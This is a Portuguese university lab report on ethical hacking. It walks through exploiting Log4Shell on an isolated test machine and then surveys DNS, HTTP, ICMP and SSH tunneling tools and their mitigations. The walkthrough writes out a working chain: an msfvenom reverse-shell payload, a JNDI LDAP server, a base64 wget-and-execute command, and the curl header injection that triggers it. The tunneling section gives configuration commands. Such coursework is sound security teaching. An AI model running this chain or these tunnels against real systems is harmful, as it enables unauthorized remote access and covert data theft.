P.PORTO

ESCOLA
SUPERIOR
DE TECNOLOGIA
E GESTÃO

Trabalho Prático de

Testes de Penetração e Hacking Ético

2024 / 2025

Trabalho elaborado por:

8220302 - Leandro Afonso

Curso de:

Licenciatura em Segurança Informática em Redes de Computadores

Docentes:

Alfredo José Gandra de Sousa França (ajf@estg.ipp.pt)

Ricardo André Fernandes Costa (rfc@estg.ipp.pt)

Felgueiras, 16 de dezembro de 2024

Índice

Introdução

Na paisagem cada vez mais em evolução da cibersegurança, compreender e mitigar vulnerabilidades de rede tornou-se crítico para organizações em todo o mundo. Este relatório explora dois aspetos interligados da segurança de rede: a exploração de vulnerabilidades em aplicações web e técnicas de extração de dados por *tunneling*.

A primeira parte da nossa investigação foca-se num cenário prático de teste de penetração envolvendo a máquina LOGCH. Este exercício segue uma estrutura sistemática para identificar e explorar fragilidades de segurança em aplicações web. Ao simular uma avaliação de cibersegurança do mundo real, pretendemos demonstrar a abordagem metódica necessária para descobrir e potencialmente aproveitar vulnerabilidades em sistemas em rede.

Já segundo componente da nossa pesquisa mergulha no mundo sofisticado dos protocolos de *tunneling*, examinando como atores maliciosos podem potencialmente extrair dados sensíveis de redes sem deteção. Ao investigar quatro ferramentas de *tunneling* proeminentes e os seus métodos de configuração, fornecemos *insights* sobre os mecanismos técnicos destas técnicas e as estratégias críticas que as organizações podem implementar para detetar e prevenir estas intrusões de rede furtivas.

Parte I

Configuração Inicial

Para a execução desta tarefa é usada uma rede interna chamada TPHE, que abrange a gama de IP's 10.0.10.0/24, com o servidor de DHCP ativado.

```
PS C:\Users\ldaga> vboxmanage dhcpserver add --netname TPHE --ip 10.0.10.1
--netmask 255.255.255.0 --lowerip 10.0.10.2 --upperip 10.0.10.254 --enable
```

Enumeração de Serviços

Para iniciar esta etapa temos primeiro que encontrar o IP da máquina LOGCH, para isto executamos o comando *nmap 10.0.10.0/24*.


```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.10.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-15 20:23 EST
Nmap scan report for 10.0.10.2
Host is up (0.0026s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap scan report for 10.0.10.3
Host is up (0.0017s latency).
All 1000 scanned ports on 10.0.10.3 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
```

Assim podemos realizar uma enumeração mais precisa dos serviços desta máquina usando o comando *sudo nmap 10.0.10.2 -Pn -p- -sV -A*.


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.0.10.2 -Pn -p- -sV -A
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-15 20:33 EST
Nmap scan report for 10.0.10.2
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 8b:0c:05:25:ec:f2:e7:cd:cc:c4:46:24:b4:b4:f5:d2 (RSA)
|   256 ef:18:07:55:61:5e:32:42:d8:c6:eb:b9:aa:91:88:b2 (ECDSA)
|_  256 64:c1:12:19:7d:e7:4b:d4:3e:94:ae:bc:16:59:91:9c (ED25519)
8080/tcp open  nagios-nsca Nagios NSCA
|_http-title: Site doesn't have a title (application/json).
MAC Address: 08:00:27:DB:00:33 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Aqui podemos ver que os portos 22 e 8080 se encontram abertos, sendo estes serviços SSH e, contrariamente ao que o *nmap* nos informa, HTTP, respetivamente. Podemos verificar isto acedendo a 10.0.10.2:8080 no *browser*.


Identificação de vulnerabilidades



Fazendo uma pesquisa rápida no Google é possível verificar que esta mensagem de erro é maioritariamente atribuída ao *Spring Boot*, uma *framework* Java. Outra pesquisa revela que esta foi afetada pelo CVE-2021-44228, relativa ao Log4J (VMware, 2021).



Para verificar se a versão que se encontra a executar na máquina é ainda vulnerável podemos usar o módulo do *Metasploit*, *auxiliary/scanner/http/log4shell_scanner*.




Pelo resultado, é possível verificar que a máquina é vulnerável a este ataque.


Exploração da vulnerabilidade

Inicialmente criamos uma *reverse shell* que irá escutar a máquina Kali na porta 4444. É, neste caso, usado o formato *.elf* já que este é o formato binário padrão para executáveis em Linux, garantindo assim a sua compatibilidade com a máquina. Para isto usamos o comando:

msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.0.10.3 LPORT=4444 -f elf -o revsh.elf



De seguida iniciamos um servidor HTTP para servir o *payload* que acabou de ser criado, tendo sido neste caso o módulo *http.server* do *Python*,



É, posteriormente, executado o programa JNDIExploit[1], criando o servidor LDAP que vamos usar para a conexão inicial com a máquina. Neste caso temos de adicionar a *flag –add-opens*, visto que

[1] Este repositório foi eliminado do GitHub, tendo este sido obtido na *WayBackMachine.* Este vai-se encontrar no fim do relatório.

se trata de um programa mais antigo e este necessita de aceder a campos e métodos não públicos do Java.

```
┌──(leo㉿vbox)-[~/tphe]
└─$ java --add-opens java.xml/com.sun.org.apache.xalan.internal.xsltc.runtime=ALL-UNNAMED -cp ".:lib/*" -jar JNDIExploit-1.2-SNAPSHOT.jar -i 10.0.10.3 -p 8080
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] LDAP Server Start Listening on 1389 ...
[+] HTTP Server Start Listening on 8080 ...
```

Após isto, codificados o comando que queremos que a máquina alvo execute em Base64.
Para isto fazemos um *echo* à *string* de comandos que queremos executar e damos *pipe* (|) para o comando *base64*. Neste caso foi usado o parâmetro '-w 0' para que este comando não crie *newlines*. Este *payload* consiste no uso do *wget* para obter o *payload* que contém a *reverse shell* da máquina atacante, colocando-o no diretório */tmp*, no uso do *chmod +x* para dar permissão de execução e na sua execução.

```
┌──(leo㉿vbox)-[~/tphe]
└─$ echo 'wget http://10.0.10.3:8081/revsh.elf -O /tmp/revsh.elf && chmod +x /tmp/revsh.elf && /tmp/revsh.elf' | base64 -w 0
d2dldCBodHRwOi8vMTAuMC4xMC4zOjgwODEvcmV2c2guZWxmIC1PIC90bXAvcmV2c2guZWxmICYmIGNobW9kICt4IC90bXAvcmV2c2guZWxmICYmIC90bXAvcmV2c2guZWxmCg==
```

Para preparar a máquina atacante, usamos o *nc (Netcat)* para criar uma sessão de escuta no porto 4444.

```
┌──(leo㉿vbox)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Podemos agora usar o *curl* para dar *trigger* ao *payload* que criámos. Para isto injetamos o código malicioso que codificámos no *header* do servidor remoto. Neste caso, mais explicitamente:


- "10.0.10.2:8080" -> servidor remoto (Spring Boot)
- "-H 'X-Api-Version" -> *header* em que vamos injetar o *payload*
- "${jndi:ldap://10.0.10.3:1389/Basic/Command/Base64/d2dldCBodHRwOi8vMTAuMC4xMC4zOjgwODEvcmV2c2guZWxmIC1PIC90bXAvcmV2c2guZWxmICYmIGNobW9kICt4IC90bXAvcmV2c2guZWxmICYmIC90bXAvcmV2c2guZWxmCg}" -> comando malicioso codificado em *base64*. A secção '*/Basic/Command/Base64*' é criada pelo JNDIExploit no porto LDAP já antes mencionado.
- "*Hello, world!*" -> resposta padrão desta *API*

```
┌──(leo㉿vbox)-[~/tphe]
└─$ curl 10.0.10.2:8080 -H 'X-Api-Version: ${jndi:ldap://10.0.10.3:1389/Basic/Command/Base64/d2dldCBodHRwOi8vMTAuMC4xMC4zOjgwODEvcmV2c2guZWxmIC1PIC90bXAvcmV2c2guZWxmICYmIGNobW9kICt4IC90bXAvcmV2c2guZWxmICYmIC90bXAvcmV2c2guZWxmCg}'
Hello, world!
```

Na imagem abaixo podemos ver que a máquina remota realizou a conexão.

E, assim, temos acesso remoto à máquina, como o utilizador *root*.

É, no entanto, possível verificar que não estamos de facto na máquina mas sim num *container* do Docker.



Parte II

Protocolos de Tunneling

Um protocolo de tunneling permite a transmissão de dados entre redes encapsulando pacotes de rede, efetivamente criando um canal de comunicação segura entre redes potencialmente desconfiáveis como a Internet.

Ferramentas de Tunneling Comuns

DNSCat2 (Tunneling DNS)

Mecanismo Técnico

- Toma proveito da habilidade de transmissão de dados do protocolo DNS através de *queries* e respostas.
- Encapsula dados com o tráfego DNS, tipicamente ultrapassando restrições padrões de *firewalls*.

Exemplo de Configuração

```
# Setup servidor
./dnscat2-server example.com

# Conexão cliente
./dnscat2 example.com
```

Características Técnicas

- Usa tipos de *queries* DNS, como TXT, MX ou CNAME, para transmissão de dados.
- Suporta encriptação e compressão.
- Largura de banda baixa, normalmente 10-50kbps.
- Dificuldade de distinção de tráfego DNS legítimo.

Técnicas de Extração Potenciais

- Transmissão de pequenos ficheiros.
- Estabelecimento de *reverse shells.*
- Criação de canais de comunicação secretos.

HTRAP (Tunneling HTTP/HTTPS)

Mecanismo Técnico

- Esconde tráfego de rede como *requests* HTTP/HTTPS normais.
- Utiliza a flexibilidade dos protocolos HTTP/HTTPS para encapsulamento de dados.

Exemplo de Configuração

```
# Criar um túnel SSH
httptunnel -F server_ip:port -P client_ip:port

# Estabelecer conexão
httptunnel -C server_ip:port
```

Características Técnicas

- Suporta transferência de dados bidireccionalmente.
- Pode utilizar vários métodos HTTP, como GET e POST.
- Largura de banda relativamente alta comparado ao *tunneling* DNS.
- Imita padrões de tráfego web legitimo.

Técnicas de Extração Potenciais

- Acesso remoto
- Transferência de ficheiros
- Ultrapassar restrições de rede devido à imitação de padrões legítimos.

PingTunnel (Tunneling ICMP)

Mecanismo Técnico

- Transmite dados através de pacotes de pedidos/respostas *echo* ICMP.
- Aproveita-se da natureza tipicamente irrestrita do protocolo ICMP.

Exemplo de Configuração

```
# Setup ervidor
ptunnel -p server_ip -l local_port -r remote_ip -R remote_port

# Conexão cliente
ptunnel -p server_ip -l local_port -r remote_ip -R remote_port
```

Características Técnicas

- Probabilidade de deteção extremamente baixa.
- Largura de banda extremamente baixa. (5-20kbps)
- Ultrapassa a maioria das configurações de *firewall*.
- Requer permissões de *root*/administrador.

Técnicas de Extração Potenciais

- Pequenas transferências de dados.
- Estabelecimento de canais de comunicação mínimos.
- Ultrapassagem de controlos de rede restritivos.

SSH (Tunneling SSH)

Mecanismo Técnico

- Cria tuneis de rede encriptados usando o protocolo SSH.
- Suporta múltiplos modos de encaminhamento (local, remoto, dinâmico).

Exemplo de Configuração

```
# Encaminhamento de porta local
ssh -L local_port:destination_ip:destination_port user@ssh_server

# Encaminhamento de porta remota
ssh -R remote_port:local_ip:local_port user@ssh_server

# Encaminhamente de porta dinâmico (SOCKS Proxy)
ssh -D local_port user@ssh_server
```

Características Técnicas

- Encriptação forte (AES, RSA, ECC).
- Múltiplos modos de *tunneling*.
- Largura de banda potencialmente alta.
- Protocolo de acesso remoto legítimo.

Técnicas de Extração Potenciais

- Criação de canais de comunicação encriptados.
- Ultrapassagem de segmentação de rede
- Acesso remoto ao sistema.

Técnicas de Mitigação

Técnicas de Monitorização e Deteção de Rede

Sistemas Avançados de Deteção de Intrusões (IDS)

- Implementar mecanismos de deteção em múltiplas camadas
    - Deteção baseada em assinaturas
    - Deteção baseada em anomalias
    - Análise estatística de tráfego

- **Abordagens-Chave de Deteção**
    - Monitorizar a utilização incomum de protocolos
    - Acompanhar padrões de consumo de largura de banda
    - Identificar canais de comunicação de rede inesperados
    - Analisar técnicas de encapsulamento de tráfego

Análise de Padrões de Tráfego

- Desenvolver modelos de comportamento de rede de base
- Utilizar algoritmos de aprendizagem automática para:
    - Detetar padrões de comunicação anormais
    - Identificar potenciais tentativas de *tunneling*
    - Reconhecer técnicas subtis de ofuscação de tráfego

Estratégias de Firewall e Segmentação de Rede

Configuração Avançada de Firewall

- Implementar inspeção de pacotes com estado
- Configurar regras específicas de protocolo granulares
- Restringir o acesso a protocolos desnecessários
- Utilizar tecnologias de inspeção profunda de pacotes (DPI)

Segmentação de Rede

- Implementar arquitetura de rede de zero confiança
- Usar VLANs para isolar segmentos de rede críticos
- Criar zonas desmilitarizadas (DMZ)
- Aplicar o princípio do menor privilégio

Técnicas de Mitigação Específicas por Protocolo

Prevenção de Tunneling DNS

- Configurar servidores DNS recursivos com filtragem rigorosa
- Implementar limitações de comprimento de consultas DNS
- Utilizar autenticação DNS (DNSSEC)
- Monitorizar:
    - Consultas DNS invulgarmente longas
    - Volume elevado de tráfego DNS
    - Consultas para domínios desconhecidos ou suspeitos

Mitigação de Tunneling HTTP/HTTPS

- Implementar firewalls de aplicações web (WAF)
- Implementar filtragem de conteúdo
- Usar inspeção SSL/TLS
- Monitorizar:
    - Configurações invulgares de cabeçalhos HTTP
    - Tamanhos de payload inesperados
    - Ligações a pontos finais suspeitos

Prevenção de Tunneling ICMP

- Desativar ou limitar rigorosamente o tráfego ICMP
- Configurar firewalls para:
    - Restringir tamanhos de pacotes ICMP
    - Bloquear tipos ICMP não autorizados
    - Monitorizar a frequência de comunicação ICMP

Controlo de Tunneling SSH

- Implementar gestão robusta de chaves SSH
- Usar autenticação de múltiplos fatores
- Restringir o acesso SSH a intervalos de IP específicos
- Auditar e registar todas as ligações SSH

Ferramentas e Tecnologias Avançadas de Deteção

Ferramentas de Segurança Recomendadas

- Suricata (IDS/IPS de Rede)
- Wireshark (Análise de Pacotes)
- Pilha ELK (Gestão de Registos)
- Zeek (Monitor de Segurança de Rede)

Gestão e Análise de Registos

- Registo centralizado
- Correlação de registos em tempo real
- Mecanismos de alerta automatizados
- Armazenamento de padrões de tráfego a longo prazo

Referências

VMware. (10 de Dezembro de 2021). *Log4J2 Vulnerability and Spring Boot*. Obtido de Spring Blog: https://spring.io/blog/2021/12/10/log4j2-vulnerability-and-spring-boot

feihong-cs. (11 de Dezembro de 2021). JNDIExploit. Obtido de WaybackMachine: http://web.archive.org/web/20211211031401/https://objects.githubusercontent.com/github-production-release-asset-2e65be/314785055/a6f05000-9563-11eb-9a61-aa85eca37c76?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20211211%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20211211T031401Z&X-Amz-Expires=300&X-Amz-Signature=140e57e1827c6f42275aa5cb706fdff6dc6a02f69ef41e73769ea749db582ce0&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=314785055&response-content-disposition=attachment%3B%20filename%3DJNDIExploit.v1.2.zip&response-content-type=application%2Foctet-stream